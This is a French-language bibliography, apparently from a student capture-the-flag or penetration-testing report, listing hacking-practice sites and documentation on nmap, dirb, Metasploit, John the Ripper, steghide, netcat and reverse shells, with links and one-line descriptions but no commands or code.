# Bibliographie

| Lien   | Description                      |
|--|----------------------------------|
| FAHRNER, Guillaume, <i>Root-me</i> [En ligne]. Disponible sur : <a href="https://www.root-me.org/">https://www.root-me.org/</a> [Consulté le 11 octobre 2019]  | Site d'apprentissage de hacking. |
| HackTheBox, <i>Hack the box</i> [En ligne]. Disponible sur : <a href="https://www.hackthebox.eu/">https://www.hackthebox.eu/</a> [Consulté le 11 octobre 2019]   | Site d'apprentissage de hacking. |
| g0tmi1k, <i>Vulnhub</i> [En ligne]. Disponible sur : < <a href="https://www.vulnhub.com">https://www.vulnhub.com</a> > [Consulté le 11 octobre 2019]   | Site de partage de CTFs.         |
| O. Cédric, <i>Octetmalin.net</i> [En ligne]. < <a href="http://www.octetmalin.net/linux/tutoriels/nmap-util-exploration-reseaux-network-scanner-de-ports-securite.php">http://www.octetmalin.net/linux/tutoriels/nmap-util-exploration-reseaux-network-scanner-de-ports-securite.php</a> >   | Documentation Nmap               |
| The Dark Raver, <i>DIRB Package Description</i> . Site KALI TOOLS [En ligne]. < <a href="https://tools.kali.org/web-applications/dirb">https://tools.kali.org/web-applications/dirb</a> > [Consulté le 12 octobre 2019]  | Documentation dirb.              |
| SHARMA Shubham, <i>Comprehensive Guide on Dirbuster Tool</i> . Site Hacking Articles [En ligne]. < <a href="https://www.hackingarticles.in/comprehensive-guide-on-dirbuster-tool/">https://www.hackingarticles.in/comprehensive-guide-on-dirbuster-tool/</a> > [Consulté le 12 octobre 2019] | Documentation dirbuster.         |
| Communauté, <i>John the Ripper's cracking modes</i> . Site Openwall [En ligne]. < <a href="https://www.openwall.com/john/doc/MODES.shtml">https://www.openwall.com/john/doc/MODES.shtml</a> >  | Documentation JTR                |
| BACHMANN Julien, OBERLI Nicolas, <i>Le framework metasploit</i> . Site Connect-diamond, [En ligne]. < <a href="https://connect.ed-diamond.com/MISC/MS-C-052/Le-framework-metasploit">https://connect.ed-diamond.com/MISC/MS-C-052/Le-framework-metasploit</a> >                              | Documentation metasploit.        |
| k-lfa, <i>Metasploit les bases</i> . Site k-lfa.info [En ligne]. < <a href="https://k-lfa.info/metasploit-cheat-sheet/">https://k-lfa.info/metasploit-cheat-sheet/</a> >   | Documentation metasploit.        |

|   |                                 |
|---|---------------------------------|
| < <a href="https://k-lfa.info/metasploit-cheat-sheet/">https://k-lfa.info/metasploit-cheat-sheet/</a> >   |                                 |
| YoriKvitchko, Tom Hessman, Daniel Pendolino, Ed Skoudis, <i>Metasploit Cheat Sheet</i> . Site sans.org [En ligne].<br>< <a href="https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf">https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf</a> >   | Documentation metasploit.       |
| David Kennedy, Jim O'Gorman, Devon Kearns, Mati Aharoni, <i>Hacking, sécurité et tests d'intrusion avec Metasploit</i> [Livre].<br>< <a href="http://tony3d3.free.fr/files/Hacking,-securite-et-tests-dintrusion-avec-Metasploit.pdf">http://tony3d3.free.fr/files/Hacking,-securite-et-tests-dintrusion-avec-Metasploit.pdf</a> >        | Documentation metasploit.       |
| Magesh Maruthamuthu, <i>Steghide – An Easy way to Hide Confidential Data Inside Images and Sound Objects in Linux</i> . Site 2daygeek, [En ligne].<br>< <a href="https://www.2daygeek.com/easy-way-hide-information-inside-image-and-sound-object">https://www.2daygeek.com/easy-way-hide-information-inside-image-and-sound-object</a> > | Documentation steghide.         |
| Communauté, <i>Interpréteur de ligne de commandes (Shell)</i> . Site Ubuntu,[En ligne].<br><a href="https://doc.ubuntu-fr.org/shell">https://doc.ubuntu-fr.org/shell</a>  | Documentation du shell.         |
| thebonsai, <i>Redirection</i> . Site Bash Hackers Wiki [En ligne]<br>< <a href="https://wiki.bash-hackers.org/syntax/redirection">https://wiki.bash-hackers.org/syntax/redirection</a> >  | Documentation reverse-bash.     |
| KERRISK Michael, <i>Bash</i> . site Pages de manuel Linux [En ligne]<br>< <a href="http://manpagesfr.free.fr/man/man1/bash.1.html">http://manpagesfr.free.fr/man/man1/bash.1.html</a> >   | Man du bash.                    |
| HAMMER Richard, <i>Reverse Shells Enable Attackers To Operate From Your Network</i> . site Sans technology institute [En ligne]<br>< <a href="https://www.sans.edu/student-files/presentations/LVReverseShell.pdf">https://www.sans.edu/student-files/presentations/LVReverseShell.pdf</a> >  | Documentation du reverse-shell. |

|  |   |
|--|---|
| swisskirepo, <i>Reverse Shell Cheatsheet</i> . site GitHub [En ligne]<br>< <a href="https://github.com/swisskirepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md">https://github.com/swisskirepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md</a> > | Documentation reverse-shell.                          |
| TETTAMANZI Andrea, <i>Communications inter-processus</i> . site i3S Sophia Antipolis [En ligne]<br>< <a href="http://www.i3s.unice.fr/~tettaman/Classes/L2I/ProgSys/11_IntroSockets.pdf">http://www.i3s.unice.fr/~tettaman/Classes/L2I/ProgSys/11_IntroSockets.pdf</a> >   | Documentation des sockets pour nmap et reverse-shell. |
| FERLET Patrice, <i>Netcat, connexion client/serveur en bash</i> . site fedora [En ligne]<br>< <a href="https://doc.fedoraproject.org/wiki/Netcat,_connexion_client/serveur_en_bash">https://doc.fedoraproject.org/wiki/Netcat,_connexion_client/serveur_en_bash</a> >  | Documentation Netcat pour reverse-shell.              |
| FETTIS Mike, <i>Reverse shell !?!</i> . site hackernoon [en ligne]<br>< <a href="https://hackernoon.com/reverse-shell-cf154dfee6bd">https://hackernoon.com/reverse-shell-cf154dfee6bd</a> >  | Documentation reverse-shell                           |
| YANN cam, <i>Reverse-shell one-liner Cheat Sheet</i> . Site deasafety, [En ligne].<br>< <a href="https://www.deasafety.fr/reverse-shell-one-liner-cheat-sheet/">https://www.deasafety.fr/reverse-shell-one-liner-cheat-sheet/</a> >  | Documentation reverse-shell.                          |